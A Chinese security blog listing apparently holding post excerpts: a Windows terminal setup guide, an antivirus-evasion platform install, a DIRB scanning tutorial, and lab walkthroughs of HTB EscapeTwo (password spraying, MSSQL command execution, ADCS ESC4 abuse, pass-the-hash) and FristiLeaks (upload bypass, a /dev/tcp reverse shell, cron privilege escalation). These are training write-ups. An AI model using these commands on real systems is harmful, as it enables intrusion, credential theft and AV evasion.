

搜索到
183
篇与
的结果
-

 使用oh-my-posh美化Windows终端 使用oh-my-posh美化Windows终端在正式开始之前我们先更新一下powershell,检查当前版本,为5.1,win11默认都是5.1,需要手动升级,用过7.x后真的不想用这5.x了(超级好用),历史命令补全,智能提示常用命令,岂不美哉?这才是powershell!安装最新版本winget install --id Microsoft.Powershell --source winget下载完成之后切换到这个目录点进去就是powershell 7这时候菜单栏就可以发现一个powershell 7了,建议将注意:如果菜单没有的话,找到powershell 7的绝对安装路径(C:Program FilesPowerShell7pwsh.exe),执行以下命令set-executionpolicy RemoteSigned $OutputEncoding Test-path $profile New-Item -Type file -Force $PROFILE # powershell初始化加载 PSReadLine 模块 Import-Module PSReadLine # 使用历史记录进行脚本提示 Set-PSReadLineOption -PredictionSource History # alt在Windows中有特殊用途,这里使用ctrl键代替 Set-PSReadLineKeyHandler -Chord "Ctrl+RightArrow" -Function ForwardWord此时我们进去的时候还是powershell 5,Windows 11自带的我们打开终端设置,修改默认的终端为刚刚下载的位置就好这样新建终端的时候就是纯净版powershell 7,还没有广告安装oh my poshpowershell安装Set-ExecutionPolicy Bypass -Scope Process -Force; Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('https://ohmyposh.dev/install.ps1'))重启终端新版终端还有历史命令提示,真的舒服此时就安装成功了在Nerd Font官网挑选一款自己喜欢的字体,记住名字后面要用(我自己选的是Cousine Nerd Font),下载并安装打开终端配置文件"font":{"face": "Cousine Nerd Font"}更改PowerShell安全策略Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope LocalMachine打开配置文件notepad $PROFILE如果配置文件不存在,则根据记事本提示创建新文件,或者以PowerShell命令创建New-Item -Path $PROFILE -Type File -Force在打开的配置文件添加以下代码并保存oh-my-posh init pwsh | Invoke-Expression已经加载默认的主题了显示可用主题Get-PoshThemes记住好自己要切换的主题名称notepad $PROFILE. $PROFILEok了,我换了个壁纸往期推荐【渗透测试】DC-8提权靶机综合渗透教程开箱即用!265种Windows渗透工具合集--灵兔宝盒一款开源持续更新的后渗透免杀框架SQL注入中各种waf的绕过方式,狗,盾,神,锁,宝放开双手 !SQL注入Fuzzing字典 (270个)
 -
一款在线的免杀平台AVEvasionCraftOnline 一款在线的免杀平台sudo apt updatesudo apt install mingw-w64wget https://github.com/yutianqaq/AVEvasionCraftOnline/releases/download/v1.2/AVEvasionCraftOnline-v1.2.zip unzip AVEvasionCraftOnline-v1.2.zipvi application.yaml # 修改路径运行java -jar -Dspring.config.location=application.yaml AVEvasionCraftOnline.jar --server.port=80访问接下来,我们用火绒测试。在线查杀往期推荐24年6月版本AWVS激活,AWVS漏洞扫描工具安装以及基本使用教程2024 最新 Kali Linux 定制化魔改,完整版,添加常见60渗透工具放开双手 !SQL注入Fuzzing字典 (270个)【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏upload-labs通关全教程(建议萌新收藏)Web安全-文件上传漏洞超详细解析
-
DIRB:一款强大的Web目录扫描工具使用指南 DIRB是一款广泛使用的开源Web内容扫描工具,它专注于发现Web服务器上存在的目录和文件。对于安全研究员、渗透测试人员以及Web开发者来说,DIRB是一个不可或缺的工具,它能帮助他们识别潜在的入口点,从而进一步评估目标网站的安全性。本文将详细介绍DIRB的基本用法、高级特性、配置选项以及如何在实际渗透测试中有效使用它。一、DIRB简介DIRB(DIR Browser)最初由Pablo Santos开发,自发布以来就因其简单、高效而受到欢迎。DIRB的工作原理是通过发送HTTP GET请求到服务器上的特定目录和文件,并分析响应来判断目录或文件是否存在。它支持多线程,可以快速扫描大量潜在的URL,并且可以自定义请求头和代理设置,增加了其灵活性和实用性。二、安装DIRB在大多数Linux发行版中,DIRB可以通过包管理器轻松安装。例如,在基于Debian的系统上,你可以使用apt-get命令:sudo apt-get update sudo apt-get install dirb对于其他操作系统,你可能需要从DIRB的官方网站或其他可靠的软件仓库下载源代码并自行编译安装,如果是kali操作系统,则可以直接使用。三、基本参数DIRB的基本用法非常简单。启动DIRB时,你需要指定要扫描的URL和用于匹配的字典文件。字典文件包含了可能的目录名和文件名,DIRB将依次尝试访问这些路径。项目Value参数执行效果-a设置user-agent-p<proxy[:port]>设置代理-c设置cookie-z添加毫秒延迟,避免洪水攻击-o输出结果-X在每个字典的后面添加一个后缀-H添加请求头-i不区分大小写搜索示例命令:dirb http://example.com/ -o dirb.txt这个命令会扫描http://example.com/下的所有目录和文件,并将结果输出到dirb.txt文件中。默认情况下,DIRB会使用自带的字典文件(通常位于/usr/share/dirb/wordlists/目录下)进行扫描。四、高级特性1. 自定义请求头DIRB允许你自定义HTTP请求头,这在绕过某些简单的安全机制时非常有用。使用-H参数可以添加自定义请求头。dirb http://example.com/ -H "User-Agent: Custom User-Agent"举例:之前文章https://mp.weixin.qq.com/s/U0z0R_JMdOjIOE_6aEUnvw的401验证扫描不到路径,就可以自定义请求头,防止扫不到路径,比御剑好用多了,自定义一下dirb字典也行kali中默认放在/usr/share/dirb/wordlists/common.txt文件中,命令如下dirb http://example.com -H "Authorization: Basic <base64-encoded-username:password>"2. 使用代理在需要绕过IP封锁或进行匿名扫描时,使用代理是一个好选择。DIRB支持HTTP和SOCKS代理。dirb http://example.com/ -p 8080 -x http://proxy.example.com:80803. 多线程扫描DIRB支持多线程扫描,通过-t参数可以指定线程数。增加线程数可以加快扫描速度,但也可能增加目标服务器的负载。dirb http://example.com/ -t 104. 自定义字典虽然DIRB提供了默认的字典文件,但在某些情况下,你可能需要使用自定义的字典。通过-w参数可以指定自定义字典文件。dirb http://example.com/ -w /path/to/custom_dict.txt五、在实际渗透测试中的应用在实际渗透测试中,DIRB通常用于以下场景:信息收集:在渗透测试的早期阶段,使用DIRB扫描目标网站以收集潜在的有用信息,如管理后台、上传接口等。漏洞探测:某些版本的CMS(内容管理系统)可能存在已知的安全漏洞,通过DIRB扫描可以快速定位到易受攻击的文件或目录。目录遍历防护测试:DIRB可以用来测试Web应用程序是否对目录遍历攻击具有足够的防御能力。六、结论DIRB作为一款强大的Web目录扫描工具,在渗透测试和Web安全评估中发挥着重要作用。通过合理使用DIRB及其高级特性,安全研究人员和渗透测试人员可以更高效地发现Web应用程序中的潜在弱点,为进一步提升系统安全性提供有力支持。然而,值得注意的是,在使用DIRB进行扫描时,应遵守相关法律法规和道德规范,确保测试活动的合法性和合规性。
-
HTB-EscapeTwo HTB:EscapeTwo已有信息为rose/KxEPkKe6R8su我们使用nmap进行端口扫描nmap -sT -p- -T5 -A -Pn 10.10.11.51Tips:如果发现端口扫描的慢的话,要用代理比如小猫,kali代理到小猫的那个端口,修改proxychAIns的配置文件 /etc/proxychAIns4.conf 然后 proxychAIns openvpn lab_xxxxx.ovpn 挂到后台就行修改hostsecho "10.10.11.51 sequel.htb" | sudo tee -a /etc/hosts尝试一个基本的SMB枚举(已知信息),看看是否能登录成功┌──(root㉿kali)-[/data/demo] └─# crackmapexec SMB sequel.htb -u rose -p KxEPkKe6R8su --computers SMB sequel.htb 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domAIn:sequel.htb) (signing:True) (SMBv1:False) SMB sequel.htb 445 DC01 [+] sequel.htbrose:KxEPkKe6R8su SMB sequel.htb 445 DC01 [+] Enumerated domAIn computer(s) SMB sequel.htb 445 DC01 sequel.htbDC01$枚举SMB服务器共享信息SMBmap -u 'rose' -p 'KxEPkKe6R8su' -H 10.10.11.51使用SMBclient登录┌──(root㉿kali)-[/data/demo] └─# smbclient //sequel.htb/Users -U sequel.htb\rose Password for [SEQUEL.HTBrose]: Try "help" to get a list of possible commands. smb: > dir . DR 0 Sun Jun 9 09:42:11 2024 .. DR 0 Sun Jun 9 09:42:11 2024 Default DHR 0 Sun Jun 9 07:17:29 2024 desktop.ini AHS 174 Sat Sep 15 03:16:48 2018 6367231 blocks of size 4096. 880750 blocks avAIlable smb: > ┌──(root㉿kali)-[~] └─# smbclient //sequel.htb/'Accounting Department' -U sequel.htb\rose Password for [SEQUEL.HTBrose]: Try "help" to get a list of possible commands. smb: > dir . D 0 Sun Jun 9 06:52:21 2024 .. D 0 Sun Jun 9 06:52:21 2024 accounting_2024.xlsx A 10217 Sun Jun 9 06:14:49 2024 accounts.xlsx A 6780 Sun Jun 9 06:52:07 2024 6367231 blocks of size 4096. 871029 blocks avAIlable smb: >参数解释smbclient : 这是一个用于与SMB/CIFS(Common Internet File System)服务器进行交互的命令行工具。它可以用来浏览共享资源、上传/下载文件等操作。//sequel.htb/Users : // 这是目标SMB共享的起始路径,sequel.htb是目标主机的域名或IP地址,Users 是共享资源的名称,通常表示存储用户文件的共享文件夹。-U sequel.htb\rose : -U参数用于指定连接时使用的用户名,sequel.htb工作组/域,rose具体的用户名执行该命令后,系统通常会提示输入 rose 用户的密码。输入正确的密码后,用户将能够访问 Users 共享中的文件和目录,类似于在文件资源管理器中访问网络共享。我们登录到Accounting Department这个smb服务器的时候发现了两个xlsx表格文件,我们尝试将这个文件下载下来我们使用get命令下载这两个文件此时得到了密码信息angela/0fwz7Q4mSpurIt99 oscar/86LxLBMgEWaKUnBG kevin/Md9Wlq1E5bZnVDVo sa/MSSQLP@ssw0rd!有一个sa账户,像是mssql的用户名和密码,并且1433端口也是开启的(待会会用上)我们将上面的密码保存到一个txt文件中,枚举域内用户echo '0fwz7Q4mSpurIt99 86LxLBMgEWaKUnBG Md9Wlq1E5bZnVDVo MSSQLP@ssw0rd!' > pass.txt netexec ldap 10.10.11.51 -d sequel.htb -u 'rose' -p 'KxEPkKe6R8su' --users将用户名保存到user.txtAdministrator Guest krbtgt michael ryan oscar sql_svc rose ca_svc此时你的目录下面有这四个文件┌──(root㉿kali)-[/data/demo] └─# ls accounting_2024.xlsx accounts.xlsx pass.txt user.txt就接下来使用密码喷洒得到账号密码信息oscar 86LxLBMgEWaKUnBG通过 WinRM(Windows Remote Management)协议对目标主机 10.10.11.51 进行身份验证nxc winrm 10.10.11.51 -u 'oscar' -p '86LxLBMgEWaKUnBG'利用mssql执行系统命令netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -X 'whoami'利用dir进行目录遍历,发现一个sql2019,应该是mssql的目录netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -X 'dir c:/'继续遍历netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -X 'dir c:SQL2019ExpressAdv_ENU'发现一个sql-Configuration.INI文件netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -X 'dir c:SQL2019ExpressAdv_ENU'查看文件内容netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -X 'type c:SQL2019ExpressAdv_ENUsql-Configuration.INI'发现两个东西SQLSVCPASSWORD="WqSZAF6CysDQbGb3" SQLSVCACCOUNT="SEQUELsql_svc"参数介绍SQLSVCACCOUNT表示 SQL Server 服务将在一个名为 sql_svc 的域账户下运行。SQLSVCPASSWORD 是 SQLSVCACCOUNT 账户的密码再次进行密码喷洒 netexec mssql 10.10.11.51 -u user.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success得出两个凭证,测试哪个能利用winrm进行登录netexec winrm 10.10.11.51 -u user.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success得出一个结果ryan用户能使用远程登录evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'切换到ryan的桌面,找到第一个flag提权域内信息收集使用netexec枚举靶机域内信息netexec ldap 10.10.11.51 -d sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3' --dns-server 10.10.11.51 --bloodhound -c Allbloodhound用于分析和可视化域内的用户、组、计算机、权限关系等数据,帮助安全研究人员或攻击者快速发现攻击路径和权限提升机会。下载由图标可见,ryan用户对ca_svc用户具有WriteOwner权限查看ca_svc用户信息net user ca_svc /domAIn由输出可见,该用户属于Cert Publishers组使用bloodyAD将ca_syc用户拥有者修改为ryan用户┌──(root㉿kali)-[/data/Windows_atk/script] └─# bloodyAD -d sequel.htb --dc-ip 10.10.11.51 --dns 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan' [+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc使用 ryan 的凭据将 AD 对象 ca_svc 的所有者权限转移给 ryan,是典型的权限提升或后渗透操作。成功执行后,攻击者可完全控制 ca_svc 账户,进一步渗透域环境。这里如果失败的话呢,需要重置一下机器,因为可能是别人打过的┌──(root㉿kali)-[/data/Windows_atk/script] └─# python dacledit.py -action 'write' -principal 'ryan' -target 'ca_svc' 'sequel.htb/ryan:WqSZAF6CysDQbGb3' Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies [*] DACL backed up to dacledit-20250309-193835.bak [*] DACL modified successfully!将本地时钟与靶机同步sudo ntpdate 10.10.11.51使用certipy-ad创建ca_svc用户影子证书,获得该用户NTLM密码哈希certipy-ad shadow auto -u 'ryan@sequel.htb' -p 'WqSZAF6CysDQbGb3' -account 'ca_svc' -target sequel.htb -dc-ip 10.10.11.51 -ns 10.10.11.51账号:ca_svc密码hash:3b181b914e7a9d5508ea1e20bc2b7fcegit clone https://github.com/r3motecontrol/Ghostpack-CompiledBinaries.git cd .Ghostpack-CompiledBinaries upload Certify.exe .Certify.exe find /domAIn:sequel.htb由输出可见,该模板对DomAIn Admins具有注册权利,而且Cert Publishers对该模板具有完全控制权限,因此恶意利用该模板即可获取管理员密码哈希使用certipy-ad通过ca_svc哈希密码枚举靶机ADCS尝试发现该漏洞┌──(root㉿kali)-[/data/Windows_atk/script] └─# certipy-ad find -u ca_svc@10.10.11.51 -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -vulnerable -stdout Certipy v4.8.2 - by Oliver Lyak (ly4k) [*] Finding certificate templates [*] Found 34 certificate templates [*] Finding certificate authorities [*] Found 1 certificate authority [*] Found 12 enabled certificate templates [*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA [!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error. [*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP [*] Got CA configuration for 'sequel-DC01-CA' [*] Enumeration output: Certificate Authorities 0 CA Name : sequel-DC01-CA DNS Name : DC01.sequel.htb Certificate Subject : CN=sequel-DC01-CA, DC=sequel, DC=htb Certificate Serial Number : 152DBD2D8E9C079742C0F3BFF2A211D3 Certificate Validity Start : 2024-06-08 16:50:40+00:00 Certificate Validity End : 2124-06-08 17:00:40+00:00 Web Enrollment : Disabled User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Permissions Owner : SEQUEL.HTBAdministrators Access Rights ManageCertificates : SEQUEL.HTBAdministrators SEQUEL.HTBDomain Admins SEQUEL.HTBEnterprise Admins ManageCa : SEQUEL.HTBAdministrators SEQUEL.HTBDomain Admins SEQUEL.HTBEnterprise Admins Enroll : SEQUEL.HTBAuthenticated Users Certificate Templates 0 Template Name : DunderMifflinAuthentication Display Name : Dunder Mifflin Authentication Certificate Authorities : sequel-DC01-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : False Certificate Name Flag : SubjectRequireCommonName SubjectAltRequireDns Enrollment Flag : AutoEnrollment PublishToDs Private Key Flag : 16842752 Extended Key Usage : Client Authentication Server Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Validity Period : 1000 years Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Permissions Enrollment Permissions Enrollment Rights : SEQUEL.HTBDomain Admins SEQUEL.HTBEnterprise Admins Object Control Permissions Owner : SEQUEL.HTBEnterprise Admins Full Control Principals : SEQUEL.HTBCert Publishers Write Owner Principals : SEQUEL.HTBDomain Admins SEQUEL.HTBEnterprise Admins SEQUEL.HTBAdministrator SEQUEL.HTBCert Publishers Write Dacl Principals : SEQUEL.HTBDomain Admins SEQUEL.HTBEnterprise Admins SEQUEL.HTBAdministrator SEQUEL.HTBCert Publishers Write Property Principals : SEQUEL.HTBDomain Admins SEQUEL.HTBEnterprise Admins SEQUEL.HTBAdministrator SEQUEL.HTBCert Publishers [!] Vulnerabilities ESC4 : 'SEQUEL.HTB\Cert Publishers' has dangerous permissions由末尾输出可见,利用该模板可导致ESC4漏洞攻击certipy-ad template -u ca_svc@sequel.htb -hashes '3b181b914e7a9d5508ea1e20bc2b7fce' -k -template 'DunderMifflinAuthentication' -target DC01.sequel.htb -ns 10.10.11.51 -debug使用certipy-ad请求一份Administrator用户符合模板要求的证书certipy-ad req -u ca_svc@sequel.htb -hashes '3b181b914e7a9d5508ea1e20bc2b7fce' -ca sequel-DC01-CA -template 'DunderMifflinAuthentication' -upn Administrator@sequel.htb -target DC01.sequel.htb -ns 10.10.11.51 -dns 10.10.11.51 -dc-ip 10.10.11.51使用certipy-ad借助pfx证书通过身份认证,使用impacket-psexec通过上述哈希凭证登录靶机certipy-ad auth -pfx administrator_10.pfx impacket-psexec sequel.htb/administrator@10.10.11.51 -hashes 'aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff'C:UsersAdministratorDesktop 找到root.txt文件C:UsersAdministratorDesktop> type root.txt 6ca10bc95839bb3243539e3d7ea4f362至此,靶机渗透结束往期推荐红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学Linux 32位Crossfire游戏缓冲区溢出独立开发零显卡AI引擎!媲美DeepSeek,附源码【oscp】Tr0ll 靶机全系列(1-3),FTP被玩坏了神器分享 红队快速打点工具-DarKnuclei从零开始学SQL注入(sql十大注入类型):技术解析与实战演练【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【渗透测试】12种rbash逃逸方式总结利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细
-

FristiLeaks1.3-提权靶机渗透 清者自清链接:https://www.vulnhub.com/entry/fristileaks-13,133/作者:Ar0xA难度:中等主机发现,以及快速的80探测全端口syn扫描nmap -sS 192.168.111.153 -T4 -p- -A爬虫协议这个界面似曾相识啊,就是上面那些url,一个路径下面有一个图片,这不就是Tr0ll系列的内容嘛?那个FTP匿名登录的。这张图告诉我们说,This is not the url,不是这个url,貌似是想要我们找URL信息分析源码,从这个图片标签中,就能分析出网站根目录中都对应着一个图片查看这个图片的上级目录,没有利用信息首页源码wappalyzer信息那么只剩下首页那几个大字了找到上面那张图的最后一个单词,fristi打靶机的时候,一定要第一时间查看源码!这里有一个base64编码信息这里可以看到是一个png的文件头,说明是一个png文件将他重定向为一个png文件密码信息KeKkeKKeKKeKkEkkEk,但是没有用户啊继续查看源码,eezeepz此时得到了账号密码登录成功让我们选择一个图片文件随意上传,Only allowed are: png,jpg,gif,限制了png,jpg,gif格式抓包改格式,还是上传失败的看这里,有一个apache中间件利用这个apache中间件的解析漏洞,他不是一个编号漏洞,而是配置不当,具体描述如下访问成功连接即可反弹shell/bin/bash -i >& /dev/tcp/192.168.111.128/6666 0>&1创建一个交互式终端python -c 'import pty; pty.spawn("/bin/bash")'从当前网站根目录开始信息收集,既然涉及到了登录,那么大概率用到了数据库,检查一下checklogin.php账号密码:eezeepz / 4ll3maal12#目前也就只有这一条信息eezeepz 用户存在,使用数据库的密码尝试登录,失败了其他信息收集bash-4.1$ uname -a Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux bash-4.1$ lsb_release lsb_release bash: lsb_release: command not found bash-4.1$ cat /etc/os-release cat /etc/os-release cat: /etc/os-release: No such file or directory bash-4.1$ find / -perm -4000 -print 2>/dev/null find / -perm -4000 -print 2>/dev/null /bin/mount /bin/fusermount /bin/umount /bin/su /bin/ping /bin/ping6 /sbin/pam_timestamp_check /sbin/unix_chkpwd /usr/bin/crontab /usr/bin/chsh /usr/bin/sudo /usr/bin/chfn /usr/bin/newgrp /usr/bin/chage /usr/bin/gpasswd /usr/bin/passwd /usr/libexec/openssh/ssh-keysign /usr/libexec/pt_chown /usr/sbin/suexec /usr/sbin/usernetctl直到回家的路上,看到一个jerry写的txt文件,似乎是让我们清理掉eezeepz的homehey eezeepz your homedir is a mess, go clean it up, just dont delete the important stuff. -jerry很多的命令,但是有也包含了一个txt文件查看内容意思大致就是说,需要将 /usr/bin/* 目录下的文件夹中复制到我home下面,来自/home/admin/下面这段话,应该是说让我们建立一个计划任务,每分钟以我的用户(admin)进行运行根据上面的提示,让我们放入一个runthis文件,而这个文件,类似/etc/crontab(计划任务)文件,在这里是以admin用户定时执行任务,所以我们的思路是可以利用这个漏洞拿到admin的shell开启一个微型的http服务python -m http.serverTips :wget的时候,不添加http等关键字也可以wget 192.168.111.128:8000/py_shell_release.py方法一:echo '/usr/bin/../../bin/chmod -R 777 /home/admin' > runthis这个时候也能直接查看admin目录下面的文件信息了,越权成功方法二:echo '/usr/bin/python /tmp/py_shell_release.py' > runthis此时就可以直接断开连接了,然后nc监听就行(耐心等待一会儿),反弹成功,获取到admin用户的权限创建交互式终端,查看这两个txt文件python -c 'import pty; pty.spawn("/bin/bash")'不清楚上面是什么加密的话,可以查看当前目录下面的一个py文件,包含了这个加密的信息,通过这些代码,就可以写出解码的代码解码的代码参考import base64,codecs,sys def decodeString(str): base64string= codecs.decode(str,'rot13') return base64.b64decode(base64string[::-1]) cryptoResult=decodeString(sys.argv[1]) print cryptoResult第一个结果:LetThereBeFristi!第二个结果:thisisalsopw123切换一个用户看看,成功一个去到当前用户的根目录,~,有一个suid文件sudo -l 也是这个文件,有了suid还能sudo不知道文件怎么用?history,继续信息收集发现能够以root身份执行命令 sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash那么使用 /bin/bash 试试,提权成功。如果/bin/bash不成功,还可以试试反弹shell往期推荐【oscp】WEBDEVELOPER,tcpdump提权【oscp】tar、zip命令提权—zico2【oscp】稀有靶机-Readme【oscp】Hackme【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【oscp】Node